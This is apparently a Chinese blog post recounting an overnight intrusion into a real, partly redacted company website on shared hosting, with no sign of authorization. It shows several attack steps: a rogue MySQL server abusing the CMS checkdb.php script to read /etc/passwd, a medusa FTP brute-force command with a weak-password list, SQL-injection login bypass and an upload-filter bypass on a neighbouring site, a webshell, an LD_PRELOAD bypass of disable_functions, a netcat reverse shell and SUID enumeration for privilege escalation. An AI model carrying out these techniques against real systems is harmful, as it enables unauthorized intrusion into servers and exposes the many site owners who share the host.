记一次曲折而又有趣的渗透

前言

为什么要叫曲折而又有趣的渗透呢？因为为了拿下这个目标兜兜转转了好几次，也踩了几个坑，想到的思路一个接着一个被堵死，几次都差点想放弃不搞了，而陪我提权的小伙伴（**r4v3n**）提到通宵最终还是放弃提权，我从下午五点半一直日到第二天早上的八点最终拿下目标 webshell 权限的时候感觉是真的爽，所以记下此文做个纪念 .

基本信息

目标站：z*********.com

IP：1* . * . * .*9

基本信息：

- apache
- php5.3.29
- ProFTPD
- linux2.6.32
- shlcms4.2(深喉咙CMS[不是我起的，是真的叫这个名字])

IP对外开放端口：21(ProFTPD)、80(404页面)、443(404页面)、8443(虚拟主机控制面板)


大致情况：目标搭建在虚拟主机上，配置了 apache 虚拟主机，直接访问 IP 将会是 404 页面，需要携带域名才能访问到对应的虚拟主机，8443 端口是虚拟机主机的控制面板，输入对应的账号密码就可以管理对应的网站，一般 IDC 都是这种操作，类似于星外之类的虚拟主机 。 此类服务器一般权限贼低，各个方面限制的贼死，管理员需要对网站进行管理一般是通过在线的虚拟主机管理平台或 FTP 进行管理，不过此类服务器一般都会跑着几百甚至上千个网站，比较好找切入口 。

开始

上来直接正面刚目标主战，刚了半天毫无进展，前台功能几乎只剩下展示，看了半天没有发现任何可以下手的地方，山穷水尽只能不抱任何希望随便扫扫 。

```
200 -   47B  - /account/login.html
200 -   47B  - /accounts/login.html
200 -   49B  - /admin/account.html
200 -   47B  - /admin/admin.html
200 -   52B  - /admin/adminLogin.html
200 -   54B  - /admin/controlpanel.html
200 -   44B  - /admin/cp.html
200 -   46B  - /admin/home.html
200 -   47B  - /admin/login.html
200 -   47B  - /admin_area/admin.html
200 -   47B  - /admin_area/login.html
200 -   47B  - /adminarea/admin.html
200 -   47B  - /adminarea/login.html
200 -   47B  - /admincontrol/login.html
301 -  302B  - /admini  ->  http://[redacted]/admini/?f=admini
200 -   49B  - /administrator/account.html
200 -   47B  - /administrator/login.html
500 -  588B  - /api/
500 -  588B  - /api/error_log
500 -  588B  - /api/swagger.yml
200 -   47B  - /auth/login.html
301 -  293B  - /backup  ->  http://[redacted]/backup/
403 -  276B  - /backup/
200 -   47B  - /bb-admin/admin.html
200 -   47B  - /bb-admin/login.html
301 -  294B  - /cgi-bin  ->  http://[redacted]/cgi-bin/
403 -  277B  - /cgi-bin/
200 -   50B  - /ckfinder/ckfinder.html
403 -  275B  - /config
403 -  275B  - /Config
403 -  276B  - /config/
```

果然没什么东西，响应 200 的都是首页 和一堆的 403，看来 `.htaccess` 还做了配置，FCK 编辑器无法正常使用，随手 `robots.txt` 发现是使用 shlcms 进行搭建的，后台目录没改，尝试了几次密码还是没进入，验证码比较简单后面可能会考虑爆破后台





```
#
# robots.txt for SHLCMS! Board
# Version 4.2.0
#

User-agent: *

Disallow: /admini/
Disallow: /config/
Disallow: /editor/
Disallow: /inc/
Disallow: /setup/
Disallow: /temp/
Disallow: /webeditor/
Disallow: /xml/
```

知道是什么 CMS 了就在网上找一找源码和历史漏洞，发现乌云上爆过几个漏洞，基本都是注入，后来知道密码加密方式点变态后就直接忽略不看了，打算自己慢慢搞．当年的深喉咙 CMS 已经改名为稻壳 CMS，还好官网还有 2012 年的下载链接，顺利下载到源码，准备本地跑起来，看看源码找找漏洞什么的，此时心情还是很愉悦的，美滋滋．

稻壳CMS(前深喉咙CMS)企业网站建设系统
世界末日没有如约来到,稻壳CMS的新版本照常发布,此版本号命名为2013X1.0 想来...[doccms程序发布] 稻壳CMS2013X1.0正式版发布shlcms使用交流 深...
www.daokecms.com/ - 百度快照

跑的时候发现官网下载的源码好像是坏的，mmp 本机跑起来以后很多表都没有创建，网站只是起来了一个框架，无法交互，无法使用，进不了后台... 但没办法，只能凑合着先用用了...

由于很多功能都无法使用，基本靠读代码，看了半天发现一处疑似任意文件包含，绕了好久，还是没绕过去，放弃了（PS：有审计大手子可以康康能否突破，朋友说 require 不能这样截断，但我觉得他是把 `shlcms.php?/../../1.txt` 当成一个文件了并没有进行目录穿越，所以无法包含）



第一次尝试

Mysql 数据库连接可控

发现文件 `/setup/checkdb.php` 是用于检查数据库连接的脚本，连接地址和账号密码可控并连接后会执行 `show databases;` 可利用此脚本连接我的恶意服务端读取目标服务器的文件

```php
<?php
$dbhost = $_REQUEST['dbhost'];
$uname  = $_REQUEST['uname'];
$pwd    = $_REQUEST['pwd'];
$dbname = $_REQUEST['dbname'];
if($_GET['action']=="chkdb"){
    $con = @mysql_connect($dbhost,$uname,$pwd);
    if (!$con){
        die('-1');
    }
    $rs = mysql_query('show databases;');
    while($row = mysql_fetch_assoc($rs)){
        $data[] = $row['Database'];
    }
    unset($rs, $row);
    mysql_close();
    if (in_array(strtolower($dbname), $data)){
        echo '1';
    }else{
        echo '0';
    }
}elseif($_GET['action']=="creatdb"){
    if(!$dbname){
        die('0');
    }
    $con = @mysql_connect($dbhost,$uname,$pwd);
    if (!$con){
        die('-1');
    }
    if (mysql_query("CREATE DATABASE {$dbname} DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci",$con)){
        echo "1";
    }else{
        echo mysql_error();
    }
    mysql_close($con);
}
exit;
?>
```

先访问一下 `/setup/checkdb.php` 不存在 ???

Not Found

The requested URL /setup/checkdb.php was not found on this server.

Apache Server at [redacted] Port 80

`/setup/setup.php` 也不存在 ???

Not Found

The requested URL /setup/setup.php was not found on this server.

Apache Server at [redacted] Port 80

`/setup/` ???? 目录存在文件都不存在，文件被删了，漏洞白找了???

Forbidden


You don't have permission to access /setup/ on this server.

Apache Server at [redacted] Port 80

虽然还找到了别的漏洞，但是需要进入后台才能利用，不甘心就这样放弃，于是继续山穷水尽扫目录，使用 `wfuzz -R` 对多个二级目录、三级目录进行递归扫描，最终在发现在 `/backup/` 文件夹中发现 `/setup/` 的完整备份，`checkdb.php` 和 `setup.php` 都存在，又美滋滋

测试一下发现安装脚本不可用，即使可用我也不想用，动静太大，没必要，还好 `checkdb.php` 存在，只需要利用 `checkdb.php` 读文件就行 .

在我的服务器中运行伪造服务端脚本，读取目标 `/etc/passwd` 文件试试



我的服务端已收到请求

```
PORT = 3306

log = logging.getLogger(__name__)

log.setLevel(logging.INFO)
tmp_format = logging.handlers.WatchedFileHandler('mysql.log', 'ab')
tmp_format.setFormatter(logging.Formatter("%(asctime)s:%(levelname)s:%(message)s"))
log.addHandler(
    tmp_format
)

filelist = (
    '/etc/passwd',
)


#============================================
#=======No need to change after this lines=======
root@alibaba:~# python rogue_mysql_server.py
error: uncaptured python exception, closing channel <__main__.http_request_handler connected 1[redacted]998 at 0x7f249996c248> (<type 'exceptions.ValueErro
b/python2.7/asyncore.py|handle_read_event|449] [/usr/lib/python2.7/asynchat.py|handle_read|147] [rogue_mysql_server.py|found_terminator|184])
```

很顺利的读取到了目标服务器的 `/etc/passwd` 文件，发现有四百多个用户，查找一下目标看看有没有 `cat mysql.log | grep "z*****.com"` 目标也在，没错了，web 路径大概应该在 `/var/www/vhosts/z*******.com/` 下

```
x.com:/bin/false\nzgg[redacted]7:x:641:501::/var/www/vhosts/z[redacted].com:/bin/false\njn[redacted]2:x:642
:x:643:501::/var/www/vhosts/[redacted]m:/bin/false\n[redacted]com384291:x:644:501::/var/www/vhosts/[redacted].com
o.com:/bin/false\n[redacted]:x:646:501::/var/www/vhosts/j[redacted]m:/bin/false\nc[redacted]31:x:647:501::
01::/var/www/vhosts/11[redacted].com:/bin/false\nan[redacted]335:x:649:501::/var/www/vhosts/a[redacted]m:/bi
```

尝试读取目标源码 `/var/www/vhosts/z******.com/robots.txt` 并没成功，尝试了几个常见的目录也没成功，感觉是路径不对，但我没有他的绝对路径，这套程序抑制了错误提示并不会爆出路径，所以通过这个网站获取绝对路径有点困难．突然想起了我刚刚读到的 `/etc/passwd` 整理了一下，提取出了 400 个网站左右，于是.... 嘿嘿

```
418 w:x:1201:501::/var/www/vhosts/w bin/false
419 l 07:x:1203:501::/var/www/vhosts/l bin/false
420 y 08:x:1204:501::/var/www/vhosts/y :/bin/false
421 wl :x:1205:501::/var/www/vhost lse
422 c 03:x:1206:501::/var/www/vhosts/c n/false
423 m 48:x:1207:501::/var/www/vhosts/m y.com:/bin/false
424 hh 50:x:1208:501::/var/www/vhosts/h n/false
425 g 74:x:1209:501::/var/www/vhosts/g n/false
426 z 1:x:1211:501::/var/www/vhosts/zf false
427 qh 0:x:1213:501::/var/www/vhosts/qh false
428 s 21:x:1214:501::/var/www/vhosts/s n/false
429 y 3:x:1215:501::/var/www/vhosts/so bin/false
430 s 27:x:1216:501::/var/www/vhosts/s in/false
431 y 59:x:1217:501::/var/www/vhosts/y :/bin/false
432 o 63:x:1218:501::/var/www/vhosts/o bin/false
433 v 68:x:1219:501::/var/www/vhosts/v n/false
434 g 79:x:1220:501::/var/www/vhosts/c /bin/false
435 c 84:x:1221:501::/var/www/vhosts/c m:/bin/false
```

批量扫了一波 `phpinfo` 很快就扫到了一个，获取到绝对路径为 `/var/www/vhosts/网站域名/httpdocs/` 尝试去读这个 phpinfo `/var/www/vhosts/旁站1/httpdocs/info.php`

_SERVER["DOCUMENT_ROOT"]	/var/www/vhosts/ n/httpdocs
_SERVER["REQUEST_SCHEME"]	http
_SERVER["CONTEXT_PREFIX"]	*no value*
_SERVER["CONTEXT_DOCUMENT_ROOT"]	/var/www/vhosts/ m/httpdocs
_SERVER["SERVER_ADMIN"]	
_SERVER["SCRIPT_FILENAME"]	/var/www/vhosts/ n/httpdocs /info.php

```
filelist = (
    '/var/www/vhosts/ m/httpdocs/info.php',
)


#==========================================
#=======No need to change after this lines=======
"rogue_mysql_server.py" [dos] 248L, 7789C written
root@alibaba:~# python rogue_mysql_server.py
error: uncaptured python exception, closing channel <__main__.http_request_handler connected  4 at 0x7f83f8dd6248> (<type 'except
b/python2.7/asyncore.py|handle_read_event|449] [/usr/lib/python2.7/asynchat.py|handle_read|147] [rogue_mysql_server.py|found_terminator|184])
```


失败了... 尝试读目标的 `robots.txt` 也失败了，看来应该是没有权限，挣扎了好久还是什么源码都没读到，看来这条路断了... 换个思路

```
2020-02-15 21:42:27,297:INFO:-- result
2020-02-15 21:42:27,297:INFO:Result: '\x06'
2020-02-15 21:42:27,297:INFO:Last packet
2020-02-15 22:07:58,129:INFO:Conn from: ('1[redacted]9', 50454)
2020-02-15 22:07:58,171:INFO:Last packet
2020-02-15 22:07:58,210:INFO:SelectDB
2020-02-15 22:07:58,210:INFO:Last packet
2020-02-15 22:07:58,250:INFO:Query
2020-02-15 22:07:58,289:INFO:-- result
2020-02-15 22:07:58,290:INFO:Result: '\x02'
2020-02-15 22:07:58,290:INFO:Last packet
root@alibaba:~#
```

第二次尝试

爆破 FTP 和虚拟主机控制面板

读到的 `/etc/passwd` 文件不能浪费，毕竟有 400 多个 FTP 用户名，这可是渗透中高价值的东西，于是提取用户名搭配弱口令 top100 字典来跑 FTP 和虚拟主机控制面板，想着先拿个 shell 再说




使用 `medusa` 跑 FTP

```
medusa -h *.*.*.* -U u.txt -P p.txt -e ns -O ok.txt -t 3 -T 3 -v 6
-M ftp
```

```
root@alibaba:~# medusa -h 1[illegible]9 -U u.txt -P p.txt -e ns -O ok.txt -t 3 -T 3 -v 6 -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 3 Parallel Logins: 3
GENERAL: Total Hosts: 1
GENERAL: Total Users: 433
GENERAL: Total Passwords: 112
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password:  (1 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: root (2 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: 123456789 (3 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: a123456 (4 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: 123456 (5 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: a123456789 (6 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: 1234567890 (7 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: woaini1314 (8 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: qq123456 (9 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: abc123456 (10 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: 123456a (11 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: 123456789a (12 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: zxcvbnm (13 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: 147258369 (14 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: 987654321 (15 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: abc123 (16 of 114 complete)
ACCOUNT CHECK: [ftp] Host: 1[illegible]9 (1 of 1, 0 complete) User: root (1 of 433, 0 complete) Password: 12345678910 (17 of 114 complete)
```

跑虚拟主机控制面板




很遗憾，但也在意料之中一个也没跑出来，因为一般 IDC 提供的空间 FTP 和控制面板，均为在线生成的密码，密码一般都会比较复杂，即使有一定的规律性也不好进行枚举，之所以进行爆破是想碰碰运气，看看有没有勤劳的网站管理员，因为如果一个站长需要频繁的操作网站的话就有很大的几率会修改密码，当然也会有选择记住原始密码的管理员．但最终还是没爆破出来，不想使用更强的字典了，因为尝试次数会越来越多，对方日志也越来越大，不到无计可施我也不太喜欢这种慢慢等的被动式的渗透方式，所以放弃了爆破的想法，思路又断，只能再换个思路


第三次尝试


从旁站下手

手里通过 `/etc/passwd` 收集到目标主机上存在的 400 多个网站，现在的思路是从这 400 多个网站中挑个软柿子，先拿个 shell 再说，慢慢再进行提权操作．于是提取出域名，批量扫一波后台，弱口令跑一波(其实可以跑一波 Thinkphp5 的，但就是懒... 想到了就是没有进行操作)


还好足够幸运，第二个网站管理后台就存在 SQL 注入，在登陆框闭合一下 SQL 语句，即可任意密码登陆后台，且后台可以设置上传后缀名，可这沙雕程序即使你把 php 后缀加白，你上传 php 文件后缀会自动替换成 txt ???? 黑人问号脸????








还好沙雕程序足够沙雕很好绕，上传文件名为 `php` 由于没有后缀就绕过了后缀检测？并使用文件名作为后缀名，导致绕过了 `php` 替换为 `txt` 的操作






猜测沙雕代码可能是这样写的

```php
<?php
    $filename = str_replace(".php",".txt",$filename);
?>
```

不管怎样总算是有了目标系统的一个 `webshell` 虽然权限极低、无法执行命令、无法越目录、无法读到目标站的信息，但聊胜于无



`disable_functions` 禁止了以下函数，还好还好问题不大

```
passthru,exec,shell_exec,system,popen,proc_open,symlink
```

使用 LD_PRELOAD 成功绕过限制执行命令，当前权限为当前网站的 ftp 用户权限

output:
uid=665(a[redacted]33) gid=501(ftpusergroup) groups=501(ftpusergroup)

发现使用冰蝎进行操作，好多文件和目录都看不了，但是看属性是有权限的，于是反弹到 nc 中尝试提权操作

```
Listening on [0.0.0.0] (family 0, port 7878)
Connection from [redacted] 56758 received!
bash: no job control in this shell
bash-4.1$ id
id
uid=665(c[redacted]3) gid=501(ftpusergroup) groups=501(ftpusergroup)
bash-4.1$ uname -a
uname -a
Linux we[redacted].org 2.6.32-696.16.1.el6.x86_64 #1 SMP Wed Nov 15 16:51:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
bash-4.1$ cat /etc/is
cat /etc/issue
CentOS release 6.9 (Final)
Kernel \r on an \m
```

就这个系统，我们两个人一起提到快通宵都没提下来，这个目标日了个通宵，大部分时间都浪费在了提权上面，简直是菜到无话可说

我们尝试过各种方法: 脏牛(失败)、SUID(失败)、abrt-action-install-debuginfo-to-abrt-cache(失败)、pt_chown(失败)、rsync往目标读写(失败) `:)`

我使用 SUID 提权的时候发现存在 `abrt-action-install-debuginfo-to-abrt-cache` 尝试使用此脚本提权，提权脚本在目标系统运行各种报错，执行的时候好像到 `download` 的环节就卡死，最后也是以失败告终

```
bash-4.1$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/sbin/unix_chkpwd
/sbin/pam_timestamp_check
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
```

```
/usr/sbin/userhelper
/usr/sbin/fping
/usr/sbin/fping6
/usr/sbin/usernetctl
/usr/libexec/pt_chown
/usr/libexec/abrt-action-install-debuginfo-to-abrt-cache
/usr/libexec/openssh/ssh-keysign
/usr/local/apache/bin/suexec
/usr/local/apache/bak_190411/bin/suexec
